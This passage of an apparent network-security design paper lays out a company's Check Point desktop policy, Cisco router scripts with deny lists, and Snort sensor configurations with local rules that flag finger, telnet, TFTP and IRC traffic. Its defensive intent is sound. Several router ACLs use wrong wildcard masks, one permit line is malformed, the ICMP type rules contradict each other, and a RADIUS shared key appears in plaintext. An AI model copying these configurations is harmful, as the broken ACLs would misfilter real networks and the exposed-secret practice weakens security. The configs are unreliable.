
Application Intelligence/Microsoft Networks
The File and Print Sharing filter was enabled to block worms propagated via Common Internet File System (CIFS).

Application Intelligence/MS-SQL
Both the MS-SQL Monitor Protocol and MS-SQL Server Protocol filers were enabled to block malicious activity against SQL servers utilizing its default ports (TCP 1433 and TCP 1434). This is especially critical in this environment since DJNK and Kwan Li are both making direct SQL calls to the production SQL databases.

Where the option was presented, "Match on 'Any'" and "Configurations apply to all connections" were chosen to provide maximum protection on all data flows. The existing firewall has the capacity to handle this much filtering.

Desktop Security

The following Desktop Security policy is in place on GIACE-FW for download by SecureClient nodes.


192.168.47.1 - Check Point SmartDashboard - Current_State
File Edit View Manage Rules Policy Search Window Help
Security
Address Translation
SmartDefense
Desktop Security
Done
192.168.47.1
Read/Write

Inbound Rules

NO.	SOURCE	DESKTOP	SERVICE	ACTION	TRACK	COMMENT
1	* Any	All Users@Any	* Any	Block	Log	Always block all traffic originating elsewhere directly headed for end users' machines, whether connected to the VPN or not.

Outbound Rules

NO.	DESKTOP	DESTINATION	SERVICE	ACTION	TRACK	COMMENT
2	IT_Admins_and_Execs@Any	Internal_Network DMZ_Network	* Any	Encrypt	Log	Allow unrestricted access by IT Administrators (including the IT Manager and executives) while connected.
3	Sales_VPN_Users@Any	giace-dc giace-ftp--giace-dc2	Allowed_Ports	Encrypt	Log	Allow the sales team access to only what they need on the GIACE network while connected via VPN.
4	Content_Analysts@Any	giace-dc giace-ftp--giace-dc2 giace-sql	Allowed_Ports	Encrypt	Log	Allow the content analysts access to only what they need on the GIACE network while connected via VPN.
5	Developers@Any	giace-dc giace-ftp--giace-dc2 giace-sql giace-sql1 giace-sql2 giace-customers1 giace-customers2 giace-sqldev	Allowed_Ports	Encrypt	Log	Allow the developers access to only what they need on the GIACE network while connected via VPN.
6	All Users@Any	✗ Internal_Network ✗ DMZ_Network	* Any	Accept	Log	Allow unrestricted Internet access whether connected to the VPN or not.

Some detail regarding each rule is provided in the Comment column. Further rationale and justification for each rule is as follows.

Rule 1 (Inbound): Block All

This rule prevents any SecureClient node from acting as a server in any capacity, which is almost never required of an end-user PC. It also defeats inbound malicious traffic, reducing the chance of infection by a virus or worm.

Rule 2 (Outbound): IT Admins/Execs Network Access

This rule mirrors rule 4 of the Security policy. The IT Administrators, the IT Manager, and the executives (the two VPs and the CEO) are permitted full unrestricted access to all GIACE networks while connected via VPN. The executives were included in this rule at the direction of the VP of Operations over the objection of the IT Manager, who favored at least partial limitation of access to internal servers.

Rule 3: Sales Force Network Access
This rule mirrors rule 5 of the Security policy. The sales force is permitted access only to file and print services, email, and certain local sales-specific applications residing on the two domain controllers.

Rule 4: Content Analysts Network Access
This rule mirrors rule 6 of the Security policy. The content analysts are permitted access to the same services as the sales force plus the production SQL system for processing sayings and racks.

Rule 5: Developers Network Access
This rule mirrors rule 7 of the Security policy. The database developers are permitted access to the same services as the content analysts, plus each node of the SQL cluster, the SQL development server, and the two customer-facing transfer servers in the DMZ.

Rule 6: General Internet Access
This rule allows full access to any other non-GIACE network (the Internet, home networks, etc.) on any port whether connected to the VPN or not. This rule was included at the direction of the VP of Operations over the objection of the IT Manager, who favored extremely limited Internet access or none at all while connected via VPN.

Global Properties

Many access control settings reside in the Global Properties of the firewall policy. Changes to the default settings are as follows, listed by the heading under which they are found. These changes as a whole provide additional security for all data flows (whether encrypted or not).

FireWall-1
All implied rules were turned off EXCEPT “Accept outgoing packets originating from Gateway: (Before Last)”.

NAT – Network Address Translation
Under IP Pool NAT, address exhaustion, allocation, and release tracking were all set to Log for troubleshooting and analysis purposes.

Authentication
Authentication Failure Track was set to Log for analysis and future alerting purposes.

Remote Access
Update Topology was enabled to occur upon SecureClient startup. “Encrypt DNS traffic” was selected.

Remote Access/VPN – Advanced
The Encryption Algorithm was set to AES-256 for maximum encryption security. When disconnected, traffic to the encryption domain is set to “Dropped”.

SmartCenter Access
Administrator lockout was enabled with default settings (lockout after 3 login failures, unlock after 30 minutes, and display a detailed message to a locked-out administrator).

External Router Configuration

The external router is positioned in this architecture as the first line of defense for inbound traffic and a simple catch-all filter for outbound traffic. It augments but does not replace the firewall as a policy enforcement point.

The script used to configure the external router is as follows. The rationale for each section is included in the script as comments.

```
# Set domain name (required for SSH).
ip domain name giacenterprises.com

# Enable SSH for admins to use when accessing the router directly.
crypto key generate rsa

ip ssh time-out 120
ip ssh authentication-retries 3

# Force the use of .0 as a subnet, NOT a broadcast.  Disable
# unnecessary IP functions.
ip subnet-zero
no ip domain-lookup
no ip classless

# Ensure passwords are encrypted.
service password-encryption

# Provide banner login warning messages.  Text courtesy Patrick Luce.[3]
banner login ^CCCC
This device is for authorized users only. Use of this device
constitutes consent to monitoring, retrieval, and disclosure of any
information
stored or transmitted to or from this device for any purpose including
criminal
prosecution.
^C
banner motd ^CCCC
This device is for authorized users only. Use of this device
constitutes consent to monitoring, retrieval, and disclosure of any
information
stored or transmitted to or from this device for any purpose including
criminal
prosecution.
^C
```

```
# Define time settings so log entries are meaningful.
clock timezone EST -5
clock summer-time EDT recurring
ntp server 49.47.147.12
service timestamps log datetime show-timezone msec

# Define an external syslog server to which logs will be sent.
logging on
logging buffered 4096
logging 49.47.147.12

# Disable local unnecessary services and small services.
no ip http server
no snmp-server
no service finger
no ip identd
no ip finger
no service tcp-small-servers
no service udp-small-servers
no ip bootp server
no cdp run
no service config

# Implement global ACLs for all interfaces.
access-list 101 remark Block all ICMP.
access-list 101 deny icmp any any log

access-list 101 remark Block all RFC 1918 (non-routable) addresses,
including the loopback address.
access-list 101 deny ip 127.0.0.1 255.255.255.255 any log
access-list 101 deny ip any 127.0.0.1 255.255.255.255 log
access-list 101 deny ip 10.0.0.0 0.0.0.255 any log
access-list 101 deny ip any 10.0.0.0 0.0.0.255 log
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
access-list 101 deny ip any 192.168.0.0 0.0.255.255 log
access-list 101 deny ip 172.16.0.0 0.0.240.255 any log
access-list 101 deny ip any 172.16.0.0 0.0.240.255 log

access-list 101 remark Block all networks from the Internet Storm
Center block list.[4]
access-list 101 deny ip 67.52.9.0 0.255.255.255 any log
access-list 101 deny ip 67.127.148.0 0.255.255.255 any log
access-list 101 deny ip 172.200.185.0 0.255.255.255 any log
access-list 101 deny ip 61.196.172.0 0.255.255.255 any log
access-list 101 deny ip 83.129.223.0 0.255.255.255 any log
access-list 101 deny ip 150.209.153.0 0.255.255.255 any log
access-list 101 deny ip 68.78.5.0 0.255.255.255 any log
access-list 101 deny ip 212.4.94.0 0.255.255.255 any log
access-list 101 deny ip 66.56.249.0 0.255.255.255 any log
access-list 101 deny ip 61.243.228.0 0.255.255.255 any log
access-list 101 deny ip 147.31.68.0 0.255.255.255 any log
access-list 101 deny ip 202.231.115.0 0.255.255.255 any log
access-list 101 deny ip 134.181.69.0 0.255.255.255 any log
access-list 101 deny ip 220.220.32.0 0.255.255.255 any log
access-list 101 deny ip 221.189.169.0 0.255.255.255 any log
access-list 101 deny ip 24.30.216.0 0.255.255.255 any log
```

```
access-list 101 deny ip 218.190.18.0 0.255.255.255 any log
access-list 101 deny ip 202.64.28.0 0.255.255.255 any log
access-list 101 deny ip 129.142.207.0 0.255.255.255 any log
access-list 101 deny ip 68.237.116.0 0.255.255.255 any log

access-list 101 remark Block most addresses owned by the company but
not in active use.
access-list 101 deny ip 49.47.147.32 192.255.255.255 any log
access-list 101 deny ip any 49.47.147.32 192.255.255.255 log
access-list 101 deny ip 49.47.147.128 128.255.255.255 any log
access-list 101 deny ip any 49.47.147.128 128.255.255.255 log

access-list 101 remark Block local broadcast addresses.
access-list 101 deny ip 49.47.147.255 255.255.255.255 any log
access-list 101 deny ip any 49.47.147.255 255.255.255.255 log
access-list 101 deny ip 49.48.1.4 255.255.255.255 any log
access-list 101 deny ip any 49.48.1.4 255.255.255.255 log

access-list 101 remark Block multicast addresses.
access-list 101 deny ip 224.0.0.0 0.0.0.240 any log
access-list 101 deny ip any 224.0.0.0 0.0.0.240 log

access-list 101 remark Allow router management from the internal
network.
access-list 101 permit tcp 49.47.147.3 255.255.255.255 49.47.147.1
255.255.255.255 eq ssh log

access-list 101 remark Block direct access to the router and external
NIDS sensor.
access-list 101 deny ip any 49.47.147.1 255.255.255.255 log
access-list 101 deny ip any 49.48.1.2 255.255.255.255 log
access-list 101 deny ip any 49.47.147.251 255.255.255.255 log

access-list 101 remark Allow remaining access to GIACE's external
address range.
access-list 101 permit ip any 49.47.147.0 0.255.255.255 any log

# Configure the Ethernet interface.  100Mbps is not required for
# functionality but helps mitigate the effect of a small-scale DoS
# attack on this network.
int FastEthernet/0
no shutdown
ip address 49.47.147.1 255.255.255.0
ip access-group 101 in
# Disable unnecessary IP capabilities on this interface.
no ip directed-broadcast
no ip redirects
no ip proxy-arp
no keepalive
speed 100
full-duplex
exit

# Configure the serial interface.
int Serial0
no shutdown
ip address 49.48.1.2 255.255.255.252
ip access-group 101 in
# Disable unnecessary IP capabilities on this interface.
no ip directed-broadcast
no ip redirects
no ip proxy-arp
no keepalive
exit

# Set a relatively generic hostname.
hostname ext-router

# Configure RADIUS authentication to use the ACE/Servers.
aaa new-model
aaa authentication login default group radius enable
aaa authentication enable default enable
radius-server retransmit 3
radius-server key Wmmcheese
radius-server host 49.47.147.16 timeout 10
radius-server host 49.47.147.17 timeout 10

# Set up secure line access.
line con 0
# Force session timeout to 15 minutes and limit sessions to SSH only.
exec-timeout 15 0
login authentication default
exit
# Disable AUX completely.
line aux 0
no exec
transport input none
exit

# Define routes.
ip route 0.0.0.0 0.0.0.0 49.48.1.1

# Define a time server for synchronization.
ntp server 49.47.147.12
```

Internal Router Configuration

The internal router is positioned in this architecture as one of two policy enforcement points controlling traffic between GIACE and Bowman. The router's policy and the firewall's policy with regard to the partner DMZ are identical to provide two lines of defense. Also, this allows potential security issues to be identified more easily.

The script used to configure the internal router is as follows. The rationale for each section is included in the script as comments. The actual router configuration can be found in Appendix B.

```
# Set domain name (required for SSH).
ip domain name giacenterprises.com

# Enable SSH for admins to use when accessing the router directly.
crypto key generate rsa
```

```
ip ssh time-out 120
ip ssh authentication-retries 3

# Force the use of .0 as a subnet, NOT a broadcast.  Disable
# unnecessary IP functions.
ip subnet-zero
no ip domain-lookup
no ip classless

# Ensure passwords are encrypted.
service password-encryption

# Provide banner login warning messages.  Text courtesy Patrick Luce.[3]
banner login ^CCCC
This device is for authorized users only. Use of this device
constitutes consent to monitoring, retrieval, and disclosure of any
information
stored or transmitted to or from this device for any purpose including
criminal
prosecution.
^C
banner motd ^CCCC
This device is for authorized users only. Use of this device
constitutes consent to monitoring, retrieval, and disclosure of any
information
stored or transmitted to or from this device for any purpose including
criminal
prosecution.
^C

# Define time settings so log entries are meaningful.
clock timezone EST -5
clock summer-time EDT recurring
ntp server 192.168.47.12
service timestamps log datetime show-timezone msec

# Define an external syslog server to which logs will be sent.
logging on
logging buffered 4096
logging 192.168.47.12

# Disable local unnecessary services and small services.
no ip http server
no snmp-server
no service finger
no ip finger
no service tcp-small-servers
no service udp-small-servers
no ip bootp server
no cdp run
no service config

# Implement global ACLs for all interfaces.
access-list 101 remark Allow ONLY SSH from Bowman to the GIACE DMZ.
access-list 101 permit tcp 192.168.10.0 0.0.255.255 192.168.49.16
255.255.255.255 eq 22 log
```

```
access-list 101 permit tcp 192.168.10.0 0.0.255.255 192.168.49.17
255.255.255.255 eq 22 log
access-list 101 remark Allow SSH from the internal network to the
router.
access-list 101 permit tcp 192.168.47.0 0.255.255.255 192.168.48.2
255.255.255.255 eq 22 log
access-list 101 remark Block EVERYTHING else.
access-list 101 deny ip any any log

# Configure the Ethernet interface.
int Ethernet0
no shutdown
ip address 192.168.48.2 255.255.255.0
ip access-group 101 in
no ip directed-broadcast
no ip redirects
no ip proxy-arp
no keepalive
exit

# Configure the serial interface.
int Serial0
no shutdown
ip address 10.254.254.1 255.255.255.252
ip access-group 101 in
no ip directed-broadcast
no ip redirects
no ip proxy-arp
no keepalive
exit

# Set a relatively generic hostname.
hostname int-router

# Configure RADIUS authentication to use the ACE/Servers.
aaa new-model
aaa authentication login default group radius enable
aaa authentication enable default enable
radius-server retransmit 3
radius-server key Wmmcheese
radius-server host 192.168.47.16 timeout 10
radius-server host 192.168.47.17 timeout 10

# Set up secure line access.
line con 0
exec-timeout 15 0
login authentication default
exit
line aux 0
no exec
transport input none
exit
line vty 0 4
login authentication default
exit

# Define routes. No default route required in this scenario.
```

```
ip route 192.168.47.0 255.255.255.0 192.168.48.1
ip route 192.168.49.0 255.255.255.0 192.168.48.1
ip route 192.168.0.0 255.255.0.0 10.254.254.2
```

NIDS Sensor Configuration

One NIDS sensor is placed on each GIACE network segment for maximum visibility of all network traffic. The guiding principle behind each sensor is the ability to alert on obviously malicious traffic and log all suspicious traffic, including traffic disallowed on all GIACE networks (such as finger and DNS zone transfers). All sensors use the portscan preprocessor and send syslogs to the Kiwi syslog daemon on GIACE-DC2. However, each sensor is configured with a different individual philosophy based on the network it is monitoring. The rationale for the configuration of each sensor is included in each configuration and rules file as comments. Each sensor is utilizing default rules included with Snort.[5]

GIACE-SENTRY1 (Internal Network)

This sensor's primary goal is to detect infected/compromised devices on the internal network and attacks against the OWA and SQL servers. This sensor also performs very rudimentary Web content filtering for pornography. Such filtering is permitted by company policy.

The snort.conf configuration file for this sensor is as follows.

```
#--------------------------------------------------
#   http://www.snort.org     Snort 2.1.0 Ruleset
#     Contact: snort-sigs@lists.sourceforge.net
#--------------------------------------------------
#
########################################################
# Snort Configuration for GIACE-SENTRY1 (192.168.47.251)
########################################################

# Local network is the entire internal network.
var HOME_NET 192.168.47.0/24

# From this sensor's standpoint, any other network is external.
var EXTERNAL_NET ![192.168.47.0/24]

# Internal DNS servers are GIACE-DC and GIACE-DC2.
var DNS_SERVERS [192.168.47.11/32,192.168.47.12/32]

# The only SMTP server is the Exchange server.
var SMTP_SERVERS 192.168.47.11/32

# The only internal Web server is the Exchange (OWA) server.
var HTTP_SERVERS 192.168.47.11/32

# Internal SQL servers are GIACE-SQL1 and GIACE-SQL2 (cluster name is
GIACE-SQL).
var SQL_SERVERS [192.168.47.13/32,192.168.47.14/32,192.168.47.15/32]
```

```
# The only "telnet" server is the internal switch.
var TELNET_SERVERS 192.168.47.253

# SNMP is not in use in the GIACE network.
# var SNMP_SERVERS $HOME_NET

# Active service ports
var HTTP_PORTS 80
var SHELLCODE_PORTS !80

# Oracle is not in use on this network, and Oracle rules are not
enabled to reduce load on the sensor.
# var ORACLE_PORTS 1521

# AIM servers
var AIM_SERVERS
[64.12.24.0/24,64.12.25.0/24,64.12.26.14/24,64.12.28.0/24,64.12.29.0/24
,64.12.161.0/24,64.12.163.0/24,205.188.5.0/24,205.188.9.0/24]

# Path to rules files
var RULE_PATH d:\thepig\rules

# The Snort decoder is left fully enabled until further tuning can be
done.
# Stop generic decode events:
# config disable_decode_alerts
#
# Stop Alerts on experimental TCP options
# config disable_tcpopt_experimental_alerts
#
# Stop Alerts on obsolete TCP options
# config disable_tcpopt_obsolete_alerts
#
# Stop Alerts on T/TCP alerts
# config disable_tcpopt_ttcp_alerts
#
# Stop Alerts on all other TCPOption type events:
# config disable_tcpopt_alerts
#
# Stop Alerts on invalid ip options
# config disable_ipopt_alerts

# Preprocessors (defaults are preserved except where noted)
preprocessor flow: stats_interval 0 hash 2
preprocessor frag2
preprocessor stream4: disable_evasion_alerts
preprocessor stream4_reassemble
preprocessor http_inspect: global \
    iis_unicode_map unicode.map 1252
# HTTP_INSPECT_SERVER ports reduced to just 80 since this is the only
outbound port allowed.
preprocessor http_inspect_server: server default \
    profile all ports { 80 } oversize_dir_length 500
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
```

```
# FLOW-PORTSCAN has been enabled with all default settings pending
advanced tuning.
preprocessor flow-portscan: \
      talker-sliding-scale-factor 0.50 \
      talker-fixed-threshold 30 \
      talker-sliding-threshold 30 \
      talker-sliding-window 20 \
      talker-fixed-window 30 \
      scoreboard-rows-talker 30000 \
      # server-watchnet set to all internal GIACE servers.
      server-watchnet
[192.168.47.11/32,192.168.47.13/32,192.168.47.13/32,192.168.47.14/32,19
2.168.47.15/32,192.168.47.16/32,192.168.47.17/32,192.168.47.99/32]] \
      server-ignore-limit 200 \
      server-rows 65535 \
      server-learning-time 14400 \
      server-scanner-limit 4 \
      scanner-sliding-window 20 \
      scanner-sliding-scale-factor 0.50 \
      scanner-fixed-threshold 15 \
      scanner-sliding-threshold 40 \
      scanner-fixed-window 15 \
      scoreboard-rows-scanner 30000 \
      # Ignore a port scan coming from the IT Manager's reserved
internal IP address.
      src-ignore-net [192.168.47.130/32] \
      # No destination is ignored.
      #     dst-ignore-net  \
      alert-mode once \
      output-mode msg \
      tcp-penalties on
#preprocessor arpspoof
#preprocessor arpspoof_detect_host: 192.168.40.1 f0:0f:00:f0:0f:00

# Plugins
#
# Send syslogs to GIACE-DC2.
output alert_syslog: host=192.168.47.12:9133, LOG_AUTH LOG_ALERT

# Preserve database syntax for future migration to a MS SQL database
for event correlation.
# output database: log, mssql, dbname=snort user=snort password=test

include d:\thepig\etc\classification.config
include d:\thepig\etc\reference.config

# Active rules.  Reason is given for rules not active by default.
include $RULE_PATH/local.rules
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/scan.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/rpc.rules
include $RULE_PATH/rservices.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-frontpage.rules
include $RULE_PATH/web-misc.rules
include $RULE_PATH/web-client.rules
include $RULE_PATH/sql.rules
include $RULE_PATH/netbios.rules
include $RULE_PATH/misc.rules
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/smtp.rules
include $RULE_PATH/imap.rules
include $RULE_PATH/pop3.rules
include $RULE_PATH/nntp.rules
include $RULE_PATH/other-ids.rules

# backdoor added to catch any compromised desktops on the internal
network.
include $RULE_PATH/backdoor.rules

# porn added for VERY basic and limited Web filtering capability.
(Permitted by company policy.)
include $RULE_PATH/porn.rules

# web-attacks added for additional protection for the Exchange server.
include $RULE_PATH/web-attacks.rules

# The following rules are deactivated since this traffic should not be
seen on the
# internal network at all.  Signatures detecting ANY traffic using
these ports are included
# in local.rules.
#include $RULE_PATH/finger.rules
#include $RULE_PATH/telnet.rules
#include $RULE_PATH/tftp.rules
#include $RULE_PATH/web-cgi.rules
#include $RULE_PATH/web-coldfusion.rules
#include $RULE_PATH/web-php.rules
#include $RULE_PATH/x11.rules
#include $RULE_PATH/icmp.rules
#include $RULE_PATH/oracle.rules
#include $RULE_PATH/mysql.rules
#include $RULE_PATH/snmp.rules
#include $RULE_PATH/pop2.rules

# (Default) Inactive rules.
# include $RULE_PATH/shellcode.rules
# include $RULE_PATH/policy.rules
# include $RULE_PATH/info.rules
# include $RULE_PATH/icmp-info.rules
# include $RULE_PATH/virus.rules
# include $RULE_PATH/chat.rules
# include $RULE_PATH/multimedia.rules
# include $RULE_PATH/p2p.rules
# include $RULE_PATH/experimental.rules

# Thresholding is turned off pending advanced tuning.
# include threshold.conf
```

The local.rules file for this sensor is as follows.

```
# $Id: local.rules,v 1.6 2003/10/20 15:03:10 chrisgreen Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your
local
# additions here.

# Consolidated basic signatures to detect traffic using ports not
allowed ANYWHERE on the internal network.
# NOTE:  Ports > 1023 may be false positives.
# NOTE:  ICMP echo requests and echo replies are OK.

alert tcp any any -> any 79 (msg:"FINGER traffic on internal network";)
alert tcp any any -> any 23 (msg:"TELNET traffic on internal network";)
alert tcp any any -> any 69 (msg:"TFTP traffic on internal network";)
alert tcp any any -> any 6000 (msg:"Possible X11 traffic on internal
network";)
alert icmp ![$HOME_NET] any -> any any (msg:"Foreign ICMP traffic on
internal network";)
alert icmp any any -> any any (msg:"Disallowed ICMP type on internal
network"; itype:<>0;)
alert icmp any any -> any any (msg:"Disallowed ICMP type on internal
network"; itype:<>8;)
alert tcp any any -> any 3306 (msg:"Possible MySQL traffic on internal
network";)
alert tcp any any -> any 161:162 (msg:"SNMP TCP traffic on internal
network";)
alert udp any any -> any 161:162 (msg:"SNMP UDP traffic on internal
network";)
alert tcp any any -> any 109 (msg:"POP2 traffic on internal network";)
alert tcp any any -> any 6666:7000 (msg:"Possible IRC on internal
network";)
```

GIACE-SENTRY2 (DMZ Network)

This sensor's primary goal is to detect high-success-probability attacks against any of the devices in the DMZ.

The snort.conf configuration file for this sensor is as follows.

```
#--------------------------------------------------
#   http://www.snort.org     Snort 2.1.0 Ruleset
#     Contact: snort-sigs@lists.sourceforge.net
#--------------------------------------------------
#
########################################################
# Snort Configuration for GIACE-SENTRY2 (192.168.49.251)
########################################################

# Local network is the entire DMZ network.
var HOME_NET 192.168.49.0/24
```

```
# From this sensor's standpoint, any other network is external.
var EXTERNAL_NET ![192.168.49.0/24]

# No local DNS servers are present on this segment.  DNS rules are not
enabled to reduce load on the sensor.
var DNS_SERVERS $HOME_NET

# The only SMTP server is the Barracuda spam appliance.
var SMTP_SERVERS 192.168.49.11/32

# The only internal Web server is the Exchange (OWA) server.
var HTTP_SERVERS 192.168.47.18/32

# No local SQL servers are present on this segment.  SQL rules are not
enabled to reduce load on the sensor.
var SQL_SERVERS $HOME_NET

# The only "telnet" server is the DMZ switch.
var TELNET_SERVERS 192.168.49.253

# SNMP is not in use in the GIACE network.
var SNMP_SERVERS $HOME_NET

# Active service ports
var HTTP_PORTS 80
var SHELLCODE_PORTS !80

# Oracle is not in use on this network, and Oracle rules are not
enabled to reduce load on the sensor.
var ORACLE_PORTS 1521

# AIM-related communication is not relevant to this network.
# var AIM_SERVERS
[64.12.24.0/24,64.12.25.0/24,64.12.26.14/24,64.12.28.0/24,64.12.29.0/24
,64.12.161.0/24,64.12.163.0/24,205.188.5.0/24,205.188.9.0/24]

# Path to rules files
var RULE_PATH d:\thepig\rules

# The Snort decoder is left fully enabled until further tuning can be
done.
# Stop generic decode events:
# config disable_decode_alerts
#
# Stop Alerts on experimental TCP options
# config disable_tcpopt_experimental_alerts
#
# Stop Alerts on obsolete TCP options
# config disable_tcpopt_obsolete_alerts
#
# Stop Alerts on T/TCP alerts
# config disable_tcpopt_ttcp_alerts
#
# Stop Alerts on all other TCPOption type events:
# config disable_tcpopt_alerts
#
# Stop Alerts on invalid ip options
# config disable_ipopt_alerts

# Preprocessors (defaults are preserved except where noted)
preprocessor flow: stats_interval 0 hash 2
preprocessor frag2
preprocessor stream4: disable_evasion_alerts
preprocessor stream4_reassemble
preprocessor http_inspect: global \
    iis_unicode_map unicode.map 1252
# There are currently no Web servers in the DMZ, so HTTP_INSPECT_SERVER
is disabled to reduce load on the sensor.
# preprocessor http_inspect_server: server default \
#    profile all ports { 80 } oversize_dir_length 500
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
# FLOW-PORTSCAN has been enabled with all default settings pending
advanced tuning.
preprocessor flow-portscan: \
      talker-sliding-scale-factor 0.50 \
      talker-fixed-threshold 30 \
      talker-sliding-threshold 30 \
      talker-sliding-window 20 \
      talker-fixed-window 30 \
      scoreboard-rows-talker 30000 \
      # server-watchnet set to all DMZ servers.
      server-watchnet
[192.168.49.16/32,192.168.49.17/32,192.168.49.18/32] \
      server-ignore-limit 200 \
      server-rows 65535 \
      server-learning-time 14400 \
      server-scanner-limit 4 \
      scanner-sliding-window 20 \
      scanner-sliding-scale-factor 0.50 \
      scanner-fixed-threshold 15 \
      scanner-sliding-threshold 40 \
      scanner-fixed-window 15 \
      scoreboard-rows-scanner 30000 \
      # Ignore a port scan coming from the IT Manager's reserved
internal IP address.
      src-ignore-net [192.168.47.130/32] \
      # No destination is ignored.
      #    dst-ignore-net  \
      alert-mode once \
      output-mode msg \
      tcp-penalties on
#preprocessor arpspoof
#preprocessor arpspoof_detect_host: 192.168.40.1 f0:0f:00:f0:0f:00

# Plugins
#
# Send syslogs to GIACE-DC2.
output alert_syslog: host=192.168.47.12:9133, LOG_AUTH LOG_ALERT

# Preserve database syntax for future migration to a MS SQL database
for event correlation.
# output database: log, mssql, dbname=snort user=snort password=test
```

```
include d:\thepig\etc\classification.config
include d:\thepig\etc\reference.config

# Active rules.  Reason is given for rules not active by default.
include $RULE_PATH/local.rules
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/scan.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/rpc.rules
include $RULE_PATH/rservices.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/dns.rules
# No Web or SQL servers in the DMZ.
# include $RULE_PATH/web-iis.rules
# include $RULE_PATH/web-frontpage.rules
# include $RULE_PATH/web-misc.rules
# include $RULE_PATH/web-client.rules
# include $RULE_PATH/sql.rules
include $RULE_PATH/netbios.rules
include $RULE_PATH/misc.rules
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/smtp.rules
include $RULE_PATH/imap.rules
include $RULE_PATH/pop3.rules
# No news servers (or users using news servers) in the DMZ.
# include $RULE_PATH/nntp.rules
include $RULE_PATH/other-ids.rules

# backdoor added to catch any compromised devices.
include $RULE_PATH/backdoor.rules

# The following rules are deactivated since this traffic should not be
seen on the
# internal network at all.  Signatures detecting ANY traffic using
these ports are included
# in local.rules.
#include $RULE_PATH/finger.rules
#include $RULE_PATH/telnet.rules
#include $RULE_PATH/tftp.rules
#include $RULE_PATH/web-cgi.rules
#include $RULE_PATH/web-coldfusion.rules
#include $RULE_PATH/web-php.rules
#include $RULE_PATH/x11.rules
#include $RULE_PATH/icmp.rules
#include $RULE_PATH/oracle.rules
#include $RULE_PATH/mysql.rules
#include $RULE_PATH/snmp.rules
#include $RULE_PATH/pop2.rules

# (Default) Inactive rules.
# include $RULE_PATH/shellcode.rules
# include $RULE_PATH/policy.rules
# include $RULE_PATH/info.rules
# include $RULE_PATH/icmp-info.rules
# include $RULE_PATH/virus.rules
# include $RULE_PATH/chat.rules
# include $RULE_PATH/multimedia.rules
# include $RULE_PATH/porn.rules
# include $RULE_PATH/web-attacks.rules
# include $RULE_PATH/p2p.rules
# include $RULE_PATH/experimental.rules

# Thresholding is turned off pending advanced tuning.
# include threshold.conf
```

The local.rules file for this sensor is as follows.

```
# $Id: local.rules,v 1.6 2003/10/20 15:03:10 chrisgreen Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your
local
# additions here.

# Consolidated basic signatures to detect traffic using ports not
allowed in the DMZ.
# NOTE:  Ports > 1023 may be false positives.

alert tcp any any -> any 79 (msg:"FINGER traffic in DMZ";)
alert tcp any any -> any 80 (msg:"HTTP traffic in DMZ";)
alert tcp any any -> any 23 (msg:"TELNET traffic in DMZ";)
alert tcp any any -> any 69 (msg:"TFTP traffic in DMZ";)
alert tcp any any -> any 6000 (msg:"Possible X11 traffic in DMZ";)
